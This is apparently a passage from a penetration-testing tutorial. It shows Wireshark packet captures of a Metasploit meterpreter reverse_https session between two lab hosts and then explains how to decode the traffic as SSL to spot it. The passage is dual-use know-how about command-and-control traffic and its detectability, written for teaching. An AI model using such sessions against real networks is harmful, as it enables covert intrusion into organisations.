8022	309.332208	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=6976 Ack=623 Win=262144 Len=…
8023	309.332208	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=8436 Ack=623 Win=262144 Len=…
8024	309.332217	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=623 Ack=9896 Win=65700 Len=0
8025	309.332426	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=9896 Ack=623 Win=262144 Len=…
8026	309.332427	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=11356 Ack=623 Win=262144 Len…


Upon successful execution of the payload, the meterpreter session is opened on the handler with the unique UUID for the session:




Now we have a secure connection and no one can detect our presence inside the organization, right? Wrong! Let's take a look at what the problem could be with `reverse_https`:




Since `reverse_https` uses SSL, we need to decode these network packets as SSL. This can be achieved by opening the Analyze | Decode As... sub-menu, as follows:


*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 8443
Expression... +
Display Filters...
Display Filter Macros...
Apply as Column
Apply as Filter
Prepare a Filter
Conversation Filter
Enabled Protocols... Ctrl+Shift+E
Decode As...
Reload Lua Plugins Ctrl+Shift+L
SCTP
Follow
Expert Information
No. Time Source Protocol Length Info
1636 12.159578 192.1 TCP 66 58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637 12.163121 192.1 TCP 66 8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638 12.163154 192.1 TCP 54 58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639 12.165018 192.1 TCP 60 [TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640 12.166535 192.1 TCP 153 58593 → 8443 [PSH, ACK] Seq=1 Ack=1 Win=65700 Len=99
1642 12.169129 192.1 TCP 60 8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643 12.169129 192.1 TCP 1130 8443 → 58593 [PSH, ACK] Seq=1 Ack=100 Win=262144 Len=1076
1645 12.169773 192.1 TCP 380 58593 → 8443 [PSH, ACK] Seq=100 Ack=1077 Win=64624 Len=326
1646 12.171684 192.1 TCP 60 8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647 12.174090 192.1 TCP 113 8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59
1659 12.376726 192.1 TCP 54 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664 12.536170 192.1 TCP 113 [TCP Spurious Retransmission] 8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59
1665 12.536192 192.1 TCP 66 [TCP Dup ACK 1659#1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SLE=1077 SRE=1136
2173 24.243257 192.1 TCP 251 58593 → 8443 [PSH, ACK] Seq=426 Ack=1136 Win=64564 Len=197
2174 24.245789 192.168.2.6 192.168.2.30 TCP 60 8443 → 58593 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
2177 24.576374 192.168.2.6 192.168.2.30 TCP 1514 8443 → 58593 [ACK] Seq=1136 Ack=623 Win=262144 Len=1460
2178 24.576375 192.168.2.6 192.168.2.30 TCP 1514 8443 → 58593 [ACK] Seq=2596 Ack=623 Win=262144 Len=1460
2179 24.576425 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
2180 24.577605 192.168.2.6 192.168.2.30 TCP 1514 8443 → 58593 [ACK] Seq=4056 Ack=623 Win=262144 Len=1460
2181 24.577615 192.168.2.6 192.168.2.30 TCP 1514 8443 → 58593 [ACK] Seq=5516 Ack=623 Win=262144 Len=1460
2182 24.577615 192.168.2.6 192.168.2.30 TCP 1514 8443 → 58593 [ACK] Seq=6976 Ack=623 Win=262144 Len=1460
2183 24.577639 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=623 Ack=8436 Win=65700 Len=0
2184 24.577734 192.168.2.6 192.168.2.30 TCP 1514 8443 → 58593 [ACK] Seq=8436 Ack=623 Win=262144 Len=1460
2185 24.577734 192.168.2.6 192.168.2.30 TCP 1514 8443 → 58593 [ACK] Seq=9896 Ack=623 Win=262144 Len=1460
2186 24.577739 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=623 Ack=11356 Win=65700 Len=0

